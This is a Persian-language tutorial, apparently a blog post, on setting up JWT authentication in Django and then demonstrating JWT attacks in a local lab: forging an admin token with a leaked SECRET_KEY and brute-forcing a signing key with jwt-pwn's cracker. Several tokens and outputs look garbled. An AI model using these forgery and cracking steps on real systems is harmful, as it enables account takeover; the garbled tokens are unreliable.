  creator CPython3Posix(dest=/home/osboxes/Projects/django-jwt, clear=False, no_vcs_ignore=False, global=False)
  seeder FromAppData(download=False, pip=bundle, setuptools=bundle, wheel=bundle, via=copy, app_data_dir=/home/osboxes/.local/share/virtualenv)
  added seed packages: pip==23.2, setuptools==68.1.2, wheel==0.41.0
  activators BashActivator,CShellActivator,FishActivator,NushellActivator,PowerShellActivator,PythonActivator
```

خب حالا میریم توی دایرکتوری Virtual Environment و اون رو با دستور زیر فعل میکنیم :

```
osboxes@osboxes:~/Projects/django-jwt$ source ./bin/activate
(django-jwt) osboxes@osboxes:~/Projects/django-jwt$
```

حالا از طریق دستور pip میایم و Django رو نصب میکنیم :

```
(django-jwt) osboxes@osboxes:~/Projects/django-jwt$ pip install django
Collecting django
  Obtaining dependency information for django from https://files.pythonhosted.org/packages/97/67/6804ff6fc4fa6df188924412601cc418ddc2d0a500963b0801a97b7ec08a/Django-5.0.1-py3-none-any.whl.metadata
    Using cached Django-5.0.1-py3-none-any.whl.metadata (4.2 kB)
Collecting asgiref<4,>=3.7.0 (from django)
  Obtaining dependency information for asgiref<4,>=3.7.0 from https://files.pythonhosted.org/packages/9b/80/b9051a4a07ad231558fcfd8ffc8923271b4e618c15cb7a392a17384bbeef/asgiref-3.7.2-py3-none-any.whl.metadata
    Using cached asgiref-3.7.2-py3-none-any.whl.metadata (9.2 kB)
Collecting sqlparse>=0.3.1 (from django)
  Using cached sqlparse-0.4.4-py3-none-any.whl (41 kB)
Using cached Django-5.0.1-py3-none-any.whl (8.1 MB)
Using cached asgiref-3.7.2-py3-none-any.whl (24 kB)
Installing collected packages: sqlparse, asgiref, django
Successfully installed asgiref-3.7.2 django-5.0.1 sqlparse-0.4.4
(django-jwt) osboxes@osboxes:~/Projects/django-jwt$ |
```

حال از طریق django-admin یک پروژه رو شروع میکنیم و هر اسمی که خواستیم روش میزاریم :

```
(django-jwt) osboxes@osboxes:~/Projects/django-jwt$ django-admin startproject jwt
(django-jwt) osboxes@osboxes:~/Projects/django-jwt$ ls
bin jwt lib pyvenv.cfg
(django-jwt) osboxes@osboxes:~/Projects/django-jwt$
```

بعد وارد دایرکتوری پروژه میشیم و Migration ها رو اجرا میکنیم تا جداول توی پایگاه دادمون ساخته بشه :

```
(django-jwt) osboxes@osboxes:~/Projects/django-jwt/jwt$ python manage.py migrate
Operations to perform:
  Apply all migrations: admin, auth, contenttypes, sessions
Running migrations:
  Applying contenttypes.0001_initial... OK
  Applying auth.0001_initial... OK
  Applying admin.0001_initial... OK
  Applying admin.0002_logentry_remove_auto_add... OK
  Applying admin.0003_logentry_add_action_flag_choices... OK
  Applying contenttypes.0002_remove_content_type_name... OK
  Applying auth.0002_alter_permission_name_max_length... OK
  Applying auth.0003_alter_user_email_max_length... OK
  Applying auth.0004_alter_user_username_opts... OK
  Applying auth.0005_alter_user_last_login_null... OK
  Applying auth.0006_require_contenttypes_0002... OK
  Applying auth.0007_alter_validators_add_error_messages... OK
  Applying auth.0008_alter_user_username_max_length... OK
  Applying auth.0009_alter_user_last_name_max_length... OK
  Applying auth.0010_alter_group_name_max_length... OK
  Applying auth.0011_update_proxy_permissions... OK
  Applying auth.0012_alter_user_first_name_max_length... OK
  Applying sessions.0001_initial... OK
(django-jwt) osboxes@osboxes:~/Projects/django-jwt/jwt$
```

بعد یه تست میگیریم ببینیم پروژه ایجاد شدمون ایا اجرا میشه یا نه؟

```
(django-jwt) osboxes@osboxes:~/Projects/django-jwt/jwt$ python manage.py runserver 0.0.0.0:8001
Watching for file changes with StatReloader
Performing system checks...

System check identified no issues (0 silenced).
January 04, 2024 - 11:08:31
Django version 5.0.1, using settings 'jwt.settings'
Starting development server at http://0.0.0.0:8001/
Quit the server with CONTROL-C.
```

[04/Jan/2024 11:08:37] "GET / HTTP/1.1" 200 10629

میبینید که یه درخواست HTTP اومده سمتش و پاسخ داده، پس یعنی پروژه ما اماده هست :



The install worked successfully! Congratulations!

You are seeing this page because `DEBUG=True` is in your settings file and you have not configured any URLs.

من در ابتدا از طریق خط فرمان یک Super User با نام کاربری admin و کلمه عبور password را می‌سازم تا ازش به برای تست کردن استفاده کنیم :

```
(django-jwt) osboxes@osboxes:~/Projects/django-jwt/jwt$ python manage.py createsuperuser
Username (leave blank to use 'osboxes'): admin
Email address:
Password:
Password (again):
This password is too common.
Bypass password validation and create user anyway? [y/N]: y
Superuser created successfully.
```

اگه وارد پنل ادمین از طریق صفحه `/admin/login` شوید میبینید که به صورت پیش فرض بر اساس Session شما رو لاجین میکنه و اگه توی کوکی هاتون نگاه کنید میبینید که یک کوکی به نام sessionid دارید :

sessionid	38mf03txg9gcbawwhdz8nzaockxseuc
csrf-token	p9hkoLwPNxY3ljrgIMym2FpNbPsvqHoN

در ابتدا باید کتابخانه `djangorestframework_simplejwt` رو از طریق pip نصب کنید :

```
(django-jwt) osboxes@osboxes:~/Projects/django-jwt/jwt$ pip install djangorestframework_simplejwt
Collecting djangorestframework_simplejwt
  Obtaining dependency information for djangorestframework_simplejwt from https://files.pythonhosted.org/packages/f2/ab/88f73cf08d2ad3fb9f71b956dccea5680a57f121e5ce9a604f365877d57e/djangorestframework_simplejwt-5.3.1-py3-none-any.whl.metadata
    Downloading djangorestframework_simplejwt-5.3.1-py3-none-any.whl.metadata (4.3 kB)
Requirement already satisfied: django>=3.2 in /home/osboxes/Projects/django-jwt/lib/python3.11/site-packages (from djangorestframework_simplejwt) (5.0.1)
Collecting djangorestframework<=3.12 (from djangorestframework_simplejwt)
  Downloading djangorestframework-3.14.0-py3-none-any.whl (1.1 MB)
    1.1/1.1 MB 917.3 kB/s eta 0:00:00
Collecting pyjwt<3,>=1.7.1 (from djangorestframework_simplejwt)
  Obtaining dependency information for pyjwt<3,>=1.7.1 from https://files.pythonhosted.org/packages/2b/4f/e04a8067c7c96c364cef7ef73906504e2f40d690811c021e1a1901473a19/PyJWT-2.8.0-py3-none-any.whl.metadata
    Downloading PyJWT-2.8.0-py3-none-any.whl.metadata (4.2 kB)
Requirement already satisfied: asgiref<4,>=3.7.0 in /home/osboxes/Projects/django-jwt/lib/python3.11/site-packages (from django>=3.2->djangorestframework_simplejwt) (3.7.2)
Requirement already satisfied: sqlparse<0.3.1 in /home/osboxes/Projects/django-jwt/lib/python3.11/site-packages (from djangorestframework_simplejwt) (0.3.1)
```

سپس وارد `settings.py` بشید و کد زیر رو بهش اضافه کنید :

```
REST_FRAMEWORK = {
    'DEFAULT_AUTHENTICATION_CLASSES': [
        'rest_framework_simplejwt.authentication.JWTAuthentication',
    ],
}
```

حالا نوع پیش فرض احراز هویت و اسه REST Framework رو به JWT تغییر دادید . حال وارد `urls.py` شوید و می بایست مسیر ها رو اونجا اضافه کنید، دوتا مسیر یکی/`api/token/refresh` و دیگر `api/token/refresh` رو اضافه کنید و همچنین باید کلاس های مورد نیازش هم از طریق دستور `import` به فایل بیفزایید :

```
from django.urls import path
from rest_framework_simplejwt import views as jwt_views

urlpatterns = [
    # Your URLs...
    path('api/token/', jwt_views.TokenObtainPairView.as_view(), name='token_obtain_pair'),
    path('api/token/refresh/', jwt_views.TokenRefreshView.as_view(), name='token_refresh'),
]
```

حتماً مطمئن باشید که `INSTALLED_APP` رو بـ `settings.py` اضافه کرده اید و گرنه `Template` ها رو شناسایی نمیکنند :

```
INSTALLED_APPS = [
    'django.contrib.admin',
    'django.contrib.auth',
    'django.contrib.contenttypes',
    'django.contrib.sessions',
    'django.contrib.messages',
    'django.contrib.staticfiles',
    'rest_framework'
]
```

حالا وارد مسیر `api/token` میشیم، مبینید که به شکل زیر است :

Token Obtain Pair

OPTIONS

Takes a set of user credentials and returns an access and refresh JSON web token pair to prove the authentication of those credentials.

GET /api/token/

```
HTTP 405 Method Not Allowed
Allow: POST, OPTIONS
Content-Type: application/json
Vary: Accept

{
    "detail": "Method \"GET\" not allowed."
}
```

Raw data

HTML form

Username

Password

POST

حال نام کاربری و رمز عبور رو وارد میکنیم و رو دکمه `POST` میزنیم :

```
HTTP 200 OK
Allow: POST, OPTIONS
Content-Type: application/json
Vary: Accept

{
    "refresh": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlb190eXBlIjoicmVmcmVzaC1sImV4cCI6MTcwNDUwMTEzNSwiZWQiOjAxMDQ0MTQ3MzUsImp0aSI6IjJ1OTJmWTgzNWI2ODQ3MjNhYWN1ZjkyYnQ",
    "access": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlb190eXBlIjojYWNgZXNzIiwidXNlcnZlIjoxNzA0NDE1MDM1LCJpYXQiOjE3MDQ0MTQ3MzUsImp0aSI6IjJ1OTJmWTgzNWI2ODQ3MjNhYWN1ZjkyYnQ"
}
```

پاسخی که به ما داده دو مقدار دارد، `refresh` با یک توکن دیگر، چرا دوتا داده؟ `access` و اسه دسترسی و `refresh` و اسه تازه سازی توکن `access` که منقضی شده استفاده میشود. هر کدام از توکن ها زمان انقضای خودشون رو

اگر کلمه عبور و نام کاربری رو اشتباه بزنید به شما پاسخی با Status Code شماره 401 که به معنی Unauthorized هست میده :
دارن و زمان انقضای Access Token چیزی حدود 5 دقیقه هست و زمان انقضای Refresh Token میتوانه از یک روز تا چندین ماه باشه و بسته به نیاز برنامه نویس هست .

```
HTTP 401 Unauthorized
Allow: POST, OPTIONS
Content-Type: application/json
Vary: Accept
WWW-Authenticate: Bearer realm="api"

{
    "detail": "No active account found with the given credentials"
}
```

اگه بخواهیم این درخواست رو از طریق curl باز نماییم و Credentials رو بفرستیم و Access/Refresh Token رو بگیریم به شکل زیر باید دستور رو وارد کنیم :

```
osboxes@osboxes: ~\$ curl -s https://127.0.0.1:8001/api/token --data "username=yourusername&password=yourpassword" --header "Content-Type: application/x-www-form-urlencoded"
{"refresh_token": "eyJhbGciOiJIUzI1NiRlc3R5bGUiLCJpYXQiOjE1MjcxLzQjdGk1ZThTb2IyOzU3NmNhJyM1Y2Q2NzIzY2FkYIisInVzZJfWaQjoF9.sTytaEbfWu14CeBpdM0pEzHxQyE6mpGPy5wymPm", "access_token": "eyJhbGciOiJIUzI1NiRlc3R5bGUiLCJpYXQiOjE1MjcxLzQjdGk1ZThTb2IyOzU3NmNhJyM1Y2Q2NzIzY2FkYIisInVzZJfWaQjoF9.DQH0jeNyZesImp0s5I6jMy0WfhYQz2MwYmQj02NwG05Gub3DzU5TnjNwVxZDUyIxWidNLxq9ZC16Xw_AHA-wmaB28wEm27tJaQSgjIEwrHnBMoq7U0Yj7Qboxses@osboxes: ~\$
```

میبینید که به curl از طریق POST - گفتم که متد POST هست و بعد URL رو بهش دادم و با 'Content-Type: application/x-www-form-urlencoded' قرار دادم و درنهایت هم با استفاده از 'User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/89.0.4369.90 Safari/537.36' نام کاربری و کلمه عبور رو توی درخواست نوشتم و در جواب هم Access/Refresh Token رو گرفتم .

حالا میخواهیم بیام و یک App بازam و دسترسی به اون رو منوط به داشتن Access Token کنم که توسط JWT ساخته شده . ابتدا از طریق دستور زیر یک App میسازیم به نام : adminpanel

خب حالا باید این App رو به لیست INSTALLED_APP توی settings.py اضافه کنیم :

```
INSTALLED_APPS = [  
    'django.contrib.admin',  
    'django.contrib.auth',  
    'django.contrib.contenttypes',  
    'django.contrib.sessions',  
    'django.contrib.messages',  
    'django.contrib.staticfiles',  
    'rest_framework',  
    'adminpanel'  
]
```

بعد میام و توی App این View میسازم به شکل زیر :

```
adminpanel > 🐍 views.py
 1  from rest_framework.views import APIView
 2  from rest_framework.response import Response
 3  from rest_framework.permissions import IsAuthenticated
 4
 5
 6  class HelloView(APIView):
 7      permission_classes = (IsAuthenticated,)
 8
 9      def get(self, request):
10          content = {'message': 'Hello, World!'}
11          return Response(content)
```

این ویو در صورتی content رو در جواب میفرسته که کاربر احراز هویت شده باشد. در urls.py هم میام و مسیر منتهی به این ویو را اضافه میکنم :

```
17 from django.contrib import admin
18 from django.urls import path
19 from django.urls import path
20 from rest_framework_simplejwt import views as jwt_views
21 from adminpanel.views import HelloView
22
23 urlpatterns = [
24     path('admin/', admin.site.urls),
25     path('api/token/', jwt_views.TokenObtainPairView.as_view(), name='token_obtain_pair'),
26     path('api/token/refresh/', jwt_views.TokenRefreshView.as_view(), name='token_refresh'),
27
28     path('hello/', HelloView.as_view(), name='hello'),
29 ]
30
```

حالا اگه بیام و یک درخواست به <http://127.0.0.1:8001/hello> یعنی مسیر ایجاد شده ارسال کنم و احراز هویت نشده باشم، جواب به شکل زیر خواهد بود :

```
osboxes@osboxes:~$ curl http://192.168.89.128:8001/hello/
{"detail": "Authentication credentials were not provided."}osboxes@osboxes:~$
```

میگه که شما **Authenticate** نشید. حالا چطوری باید از طریق اون **Access Token** که گرفتیم خودمون رو **Authenticate** کنیم؟ کافیه بیام و توی هدر درخواستمون اون رو توی مولفه **Authorization** قرارش بدیم به شکل زیر :

```
osboxes@osboxes:~$ curl http://192.168.89.128:8001/hello/ -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl9oeXBlijoicVmcmVzaC1sImV4cCI6MTcWNDUxMDk3MwiaWF0IjoxNzA0NDI0NTcwLCJqdGkiOiI2MzVmNGU3MGYjMjg0YzgyYWI5WE2Yj4uZWQ00TA5yiSInVzZXJfa0i0j9.8Byc4ISn6RtzP2cqop8kP5WP-n_dQ-wFMGgwQuty-as" {"message": "Hello, World!"}osboxes@osboxes:~$
```

میبینید که جواب رو گرفتیم. یعنی وب سرور ما از طریق همین **Access Token** ما رو **Authorize** کرد. حالا چطوری این کار رو میکنه؟ و ب سرور وقته توکن رو دریافت میکنه سریعاً سعی میکنه از طریق (**Alg**(Header+Payload+SecretKey) عبارت **Signature** را محاسبه کنه و عبارت محاسبه شده با قسمت سوم توکن مقایسه میشه، اگه با هم برابر بودند، نتیجه میگیره که توکن دست نخورده است و مشکله نداره. استفاده از **JWT** موجب میشه که نیازی نباشه محلی مثل پایگاه داده و اسنه نگهداری اطلاعات مورد استفاده قرار بگیره و به صورت **Self-Contained** قابل تایید شدن هست و همین موجب میشه که بسیاری از بار روی سرور کاسته شود.

نظر من اینه که این پروژه رو که برای مثل انجام دادیم رو خودتون هم انجام بدید تا متوجه چگونگی عملکرد **JWT** شوید، اگر هم دوست داشتید سعی کنید از زبان های برنامه نویسی دیگه و فریمورک های دیگه مثل ... PHP/Laravel, JS/Express, ... پیاده سازی استفاده کنید.

خب حالا میخوام بر سروقت یک مطلب خیلی مهم توی مثال بالا 😊 درمورد **SecretKey** حرف زدیم، حالا میخوایم بدونیم این **SecretKey** توی پروژه های جنگو کجاست و اگه یه نفر اون رو بدست بیاره میتونه چیکار کنه؟ توی هر پروژه جنگو ما یک فایل داریم به نام **SECRET_KEY** که حاوی محتوایی است. توی این فایل یک متغیر وجود داره به نام **SECRET_KEY** که یک رشته از کاراکتر ها رو توی خودش نگهداری میکنه :

```
22 # SECURITY WARNING: keep the secret key used in production secret!
23 SECRET_KEY = 'django-insecure-*3ng)zzrdk4nj1vix1=rpv2&g=nh31x(9mu39i#%zbh+j*cw-'
```

این همون **Secret_Key** معروفمون که توی امضا زدن روی توکن **JWT** استفاده میشه. فرض بگیرید ما یک کاربر عادی هستیم به نام **user** و به شکلی عجیب و غریب به این **Secret_Key** دسترسی پیدا کرده ایم. ایا میتوانیم از طریق توکن بسازیم و خودمون رو به سطح دسترسی بالاتری برسونیم؟ بریم ببینیم. من این **user** هستم و **Access/Refresh Token** هام به شکل زیر هستند :

```
osboxes@osboxes:~$ curl -X POST http://127.0.0.1:8001/api/token/ -H 'Content-Type: application/x-www-form-urlencoded' -d 'username=user1&password='
{"refresh": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl9oeXBlijoicVmcmVzaC1sImV4cCI6MTcWNDUxMDk3MwiaWF0IjoxNzA0NDI0NTcwLCJqdGkiOiI2MzVmNGU3MGYjMjg0YzgyYWI5WE2Yj4uZWQ00TA5yiSInVzZXJfa0i0j9.8Byc4ISn6RtzP2cqop8kP5WP-n_dQ-wFMGgwQuty-as", "access": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl9oeXBlijoicVmcmVzaC1sImV4cCI6MTcWNDUxMDk3MwiaWF0IjoxNzA0NDI0NTcwLCJqdGkiOiI2MzVmNGU3MGYjMjg0YzgyYWI5WE2Yj4uZWQ00TA5yiSInVzZXJfa0i0j9.8Byc4ISn6RtzP2cqop8kP5WP-n_dQ-wFMGgwQuty-as", "user_id": 2}osboxes@osboxes:~$
```

اگه من درخواستم رو به مسیر <http://127.0.0.1:8001/hello> / بفرستم جوابی به شکل زیر خواهم گرفت :

```
osboxes@osboxes:~$ curl http://192.168.89.128:8001/hello/ -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ0b2tlbl9oeXBlijoicVmcmVzaC1sImV4cCI6MTcWNDUxMDk3MwiaWF0IjoxNzA0NDI0NTcwLCJqdGkiOiI2MzVmNGU3MGYjMjg0YzgyYWI5WE2Yj4uZWQ00TA5yiSInVzZXJfa0i0j9.8Byc4ISn6RtzP2cqop8kP5WP-n_dQ-wFMGgwQuty-as" {"message": "Hello, World!"}osboxes@osboxes:~$
```

میگه من **user** شماره 2 هستم، من **Secret_Key** رو دارم و میدونم هم که ممکنه **user** شماره 1 ادمین باشه، خب باید بیام و یک توکن بسازم که **user_id** اون شماره 1 باشه و همچنین از طریق **Secret_Key** هم امضا بشه و تایید.

Encoded PASTE A TOKEN HERE

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE	
<pre>{ "alg": "HS256", "typ": "JWT" }</pre>	
PAYLOAD: DATA	
<pre>"exp": 1704424870, "iat": 1704424570, "jti": "e736c363b58d43b9a7a37c104c46bb88", "user_id": 1</pre>	
VERIFY SIGNATURE	
<pre>HMACSHA256(base64UrlEncode(header) + "." + base64UrlEncode(payload), django-insecure-*3ng);) □ secret base64 encoded</pre>	

Secret Key

Signature Verified

SHARE JWT

حال توکن ساخته شده رو بر میدارم و سعی میکنم توی درخواستم این رو توی مولفه Authorization هدر قرارش بدم :

```
osboxes@osboxes:~$ curl http://192.168.89.128:8001/hello/ -H "Authorization: Bearer eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJ0b2tlbl90eXBIIjoiYWNjZXNzIiwidXhwIjoxNzA0NDI0ODc0MzQ1NzAsImp0aSI6ImU3MzZjMzYzYjU4ZDQzYjhN2EzN2MxMDRjNDZiYg4IiwidXNlcl9pZCI6MX0.2vu_febJbcLJ85iWCzLHWyx1S7XQ8Ki-q-p4EALA_Zg"
{"message": "Hello, World!" "user_id": 1} osboxes@osboxes:~$
```

خب میبینید که من به user شماره ۱ تبدیل شدم، حالا اگه برنامه نویس او مده باشه و از طریق این مقدار توی توکن تصمیماتی رو گرفته باشه من میتونم خودم رو به عنوان کاربران دیگه جا بزنم و دسترسی هایی رو بگیرم که نباید بگیرم. گاهی اوقات ممکنه که توی توکن عبارت isAdmin رو ببینیم و برنامه نویس بر اساس اون دسترسی به پنل رو صادر میکنه، یعنی در صورتی که true باشه شما امکان دسترسی دارید ولی در صورتی که false باشه، شما نمیتونید دسترسی پیدا کنید به پنل ادمین و اگه شما بتونیم یک توکن واسه خودتون جعل کنید و اون رو از طریق Secret_Key بدست اومده امضا کنید میتونید دسترسی بگیرید. پس مطمئن باشید که Secret_Key رو امنی نگذاری میکنید. شاید بپرسید اوکی این داره از یک Secret Key استفاده میکنه و الگوریتم مثل HS256 هست، ما باید چطوری از الگوریتم RS256 یا ... با Public/Private Key استفاده کنیم؟ برای پاسخ باید بگم که میتوانید توی فایل settings.py یک دیکشنری تعریف کنید و پیکربندی های مربوط به JWT رو داخلش قرار بدهید و از الگوریتمی که میخواید استفاده کنید، برای اطلاعات بیشتر میتونید لینک <https://django-rest-framework-simplejwt.readthedocs.io/en/latest/settings.html> رو ببینید.

اما Refresh Token که هیچ حرفی از شناسدیم چی؟ چرا باید وجود داشته باشه و چه کاری رو انجام میده؟ اگه ما بیایم و یکی از Access Token ها رو بررسی کنیم، توی پیلود اون میتوانیم زمان منقضی شدنش رو ببینیم.



میبینید که به صورت timestamp نوشته شده و توی پیکربندی های مربوط به JWT من تنظیمش کردم روی ۱ روز و وقتی این زمان میرسه، توکن دیگه کار نمیکنه و خب اگه Refresh Token وجود نداشته باشه باید کاربر دوباره Credentials رو وارد کنه تا احراز هویت پشه و Access Token جدید بگیره ولی وقتی که Refresh Token وجود داشته باشه، کافیه که Refresh Token رو بفرسته واسه وب سرور توی یک مسیر مثل [/api/token/refresh](#) و توکن جدید بگیره، بدون اینکه نیاز باشه Credentials رو وارد کنه.

```
osboxes@osboxes:~$ curl -X POST http://127.0.0.1:8001/api/token/refresh/ -d 'refresh=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJ0b2tlbl90eXBIIjoiYWNjZXNzIiwidXhwIjoxNzA0NDI0ODc0MzQ1NzAsImp0aSI6ImU3MzZjMzYzYjU4ZDQzYjhN2EzN2MxMDRjNDZiYg4IiwidXNlcl9pZCI6MX0.2vu_febJbcLJ85iWCzLHWyx1S7XQ8Ki-q-p4EALA_Zg'
{"access": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9eyJ0b2tlbl90eXBIIjoiYWNjZXNzIiwidXhwIjoxNzA0NDI0ODc0MzQ1NzAsImp0aSI6ImU3MzZjMzYzYjU4ZDQzYjhN2EzN2MxMDRjNDZiYg4IiwidXNlcl9pZCI6MX0.2vu_febJbcLJ85iWCzLHWyx1S7XQ8Ki-q-p4EALA_Zg"} osboxes@osboxes:~$
```

میبینید که با ارسال Refresh Token به من یک Access Token جدید داد. این بود از مباحثی که ممکن بود توی جنگو در حین پیکربندی های مربوط به JWT با اونا روبرو شوید. فقط واسه اینکه مفهوم JWT رو بهتر بدونیم مجبور به توضیح دادن درمورد نحوه استفاده از اون بودم و به نظرم تا اینجا JWT رو به شکلی خوب توضیح دادیم.

اید بگیریم ولی همینجا حملاتی هستند که میتوان JWT را تهدید کنن و ما اینجا باید چندین مورد ازشون رو بررسی کنیم هر چند در اینده بیشتر درمورداشون خواهیم فهمید. در زیر لیستی از این حملات رو می بینیم :

۱. Token Capture

- Mining the key for signature symmetric algorithms .2
- Using "none" algorithm .3
- Changing the signature algorithm .4
- Key identifier manipulation .5

حمله Token Capture چیست و چگونه رخ میدهد؟ این حمله صرفا به معنی بدست اوردن توکن یک کاربر است. یعنی اینکه ما توکن JWT کاربر رو از هر طریقی بدست بیاریم. یکی از راههای اینکار استفاده از حمله MiTM هست و زمانی که ارتباط بین کلاینت و وب سرور یک ارتباط امن و بر پایه TLS نیست میتوانیم از طریق حمله MiTM توکن کاربر رو که ممکنه توی هدر Request ها و یا کوکی های او باشه رو بدست بیاریم. بدست اوردن یک توکن میتوانه گاهی اوقات منجر به بدست اوردن اطلاعات مهم کلاینت شود. زمانی که یک برنامه نویس از ماهیت اصلی JWT اگاهی نداشته باشه ممکنه که اطلاعات حساس کاربر خودش رو در توکن JWT اون کاربر قرار بده و زمانی که یک مهاجم بتونه این توکن رو Capture کنه (به هر روشی) میتوانه اطلاعات حساس رو بدست بیاره، اطلاعاتی مثل کلمه عبور و ... بدست اوردن توکن فقط به همینجا ختم نمیشه و میتوانه به این معنا باشه که از طریق بدست اوردن توکن به ما دسترسی به حساب کاربری کاربر میده و کافیه توکن کلاینت رو به مانند همون Session ID با توکن خودمون جابجا کنیم و خودمون رو برای وب سرور به عنوان کاربر قربانی جا بزیم و خب حالا باید چیکار کنیم که چنین چیزی رخ نده؟

1. ارتباط امنی بر پایه TLS و رمزنگاری شده رو استفاده کنیم.
2. هیچگاه اطلاعات حساس کلاینت ها رو توی توکن JWT اونها قرار ندم.
3. زمانی رو به عنوان lifetime توکن ها در نظر بگیریم و از Refresh Token جهت تازه سازی توکن ها استفاده کنیم.

حمله Mining the key for signature symmetric algorithms چیه و چگونه انجام میشه؟ عنوان طویلی داره ولی به این معناست که مهاجم تلاش کنه از طرق مختلف مثلا حمله Brute-Force کلید امضا رو بدست بیاره. ابزار های مختلفی هم جهت این کار وجود داره که احتمالا در ادامه باهشون اشنا میشیم. روش های جلوگیری از این حمله چیه؟

1. کلیدی پیچیده و طویل شامل حروف بزرگ و کوچک، کاراکتر های خاص، اعداد و ... رو انتخاب کنید.
2. بعد از مدتی کلید امضا رو تغییر بدید.

بریم سروقت ابزارهای امنیتی کار با JWT.

حمله JWT-PWN چیه و چیکار میکنه؟ از کارایی که ایشون میتونن انجام بدن میتونم به کرک کردن کلید یک توکن اشاره کنم، ایشون دوتا اسکریپت به زبان های پایتون و Go برای این کار داره، ایشون امکان دیک کردن هدر و پیلود یک توکن رو برای ما فراهم میکن که کار انچنان شاخی هم نیست ولی خب میکن، میتوون یک توکن امضا نشده با پیلود یکسان برآمون تولید کنن و کارای همینطوری. میتوانید این اسکریپت رو از لینک گیتهابش <https://github.com/mazen160/jwt-pwn> دریافت کنید و یادتون نره که pyjwt رو واسش نصب کنین البته دقت کنید که ورژن 1.7.1 باشه و گرنه کار نمیکنه (خب چطوری این ورژن رو نصب کنید؟ دستور pip install pyjwt==1.7.1 رو بزنید)، چون با این کتابخونه کار میکنه. حالا بریم سروقت یک یک امکاناتی که برآمون فراهم میکنه. خب چطوری با این ابزار یک توکن رو کرک کنیم؟ اگه به لیست فایلهای این ابزار نگاه کنید میبینید یکی از اسکریپت ها اسمش-jwt-cracker.py هست:

```
(.venv) osboxes@osboxes:~/Projects/jwt/jwt-pwn$ ls
go-jwt-cracker    jwt-cracker.py    jwt-example-tokens.md    LICENSE.txt    requirements.txt
jwt-any-to-hs256.py jwt-decoder.py   jwt-mimicker.py      README.md     wordlists-reference.md
(.venv) osboxes@osboxes:~/Projects/jwt/jwt-pwn$
```

این اسکریپت کارش کرک کردن. وقتی اجراش کنید بهتون میگه چطوری ازش استفاده کنید:

```
(.venv) osboxes@osboxes:~/Projects/jwt/jwt-pwn$ python jwt-cracker.py
usage: jwt-cracker.py [-h] -jwt JWT_TOKEN -w WORDLIST_FILE [-t THREADS_NUMBER]
jwt-cracker.py: error: the following arguments are required: -jwt/--jwt, -w/--wordlist
(.venv) osboxes@osboxes:~/Projects/jwt/jwt-pwn$
```

میگه شما از -jwt استفاده میکنید تا بهش بفهمونید که میخواید چیکار کنید. بعدش توکن رو بهش میدید و بعد -w- که همون فایل کلید هایی هست که میخواید تست کنید و در اخر هم اگه خواستید تعداد Thread ها رو تعیین کنید میتوانید از -t- استفاده کنید. وقتی این فایل رو با پارامتر -h- صدا بزنید تمام ورودی ها رو بهتون توضیح میده:

```
(.venv) osboxes@osboxes:~/Projects/jwt/jwt-pwn$ python jwt-cracker.py -h
usage: jwt-cracker.py [-h] -jwt JWT_TOKEN -w WORDLIST_FILE [-t THREADS_NUMBER]

options:
-h, --help            show this help message and exit
-jwt JWT_TOKEN, --jwt JWT_TOKEN
JWT.

-w WORDLIST_FILE, --wordlist WORDLIST_FILE
Wordlist.

-t THREADS_NUMBER, --threads THREADS_NUMBER
The number of threads [Default: 10]
```

حالا بريم سروقت کرک کردن يك توکن از طریق همین اسکرپت . يك توکن از طریق خود سایت jwt.io میسازیم و کلیدش رو میسازیم و دادهایی رو توی پیلوش قرار میدیم :

The screenshot shows the jwt.io token decoder interface. On the left, under 'Encoded' (PASTE A TOKEN HERE), there is a large text area containing a long, complex JWT token. On the right, under 'Decoded' (EDIT THE PAYLOAD AND SECRET), there are three sections: 'HEADER: ALGORITHM & TOKEN TYPE' containing the JSON header { "alg": "HS256", "typ": "JWT" }; 'PAYLOAD: DATA' containing the JSON payload { "sub": "1234567890", "name": "John Doe", "iat": 1516239022, "isadmin": false }; and 'VERIFY SIGNATURE' containing the HMACSHA256 verification code: HMACSHA256(base64UrlEncode(header) + ".", base64UrlEncode(payload), secretkey). A checkbox for 'secret base64 encoded' is also present.

خواهیم یافت که این کلید را رو بسازیم که این کلید `secretkey` هم توشہ و اسم فایل رو میزاریم . به شکل زیر :

<pre>GNU nano 7.2 abcdefdsasdfas lkjl3kj4l34jlk mykey keyoftoken keyishere tokenofjwt my-secret-key verysecretky secretkey somethingforkey keyofjwttoken letsignwithkey singkeyishere helloworld fuckthesociety fsociety anonymous blackhat</pre>	<pre>keys.list *</pre>
---	------------------------

حالا از طریق `jwt-cracker.py` میایم و توکنی که از طریق سایت jwt.io ساختیم رو سعی میکنیم کرک کنیم :

```
(.venv) osboxes@osboxes:~/Projects/jwt/jwt-pwn$ python jwt-cracker.py -jwt eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyLCJpc2FkbWluIjpmYWxzZX0.0-Y_RaHddY6HDjabYh1Dfwpoa6Rc5BDHaabz8ztk9A -w keys.list
[info] Loaded wordlist.
[info] starting brute-forcing.
[!] KEY FOUND: secretkey
```

میبینید که کلید رو پیدا کرد . به همین جالی کار کرد 😊

گفتیم که یک اسکریپت جهت تولید توکن با زبان Go هم دارد و اینکه چطوری از اون استفاده کنیم ساده هست . کافیه که از طریق apt بیایم و پکیج golang-go را نصب کنیم و بعد اسکریپت رو اجرا کنیم . زیاد وارد جزئیات نمیشم چون حقیقتاً نتونستم اسکریپت رو اجرا کنم 😊

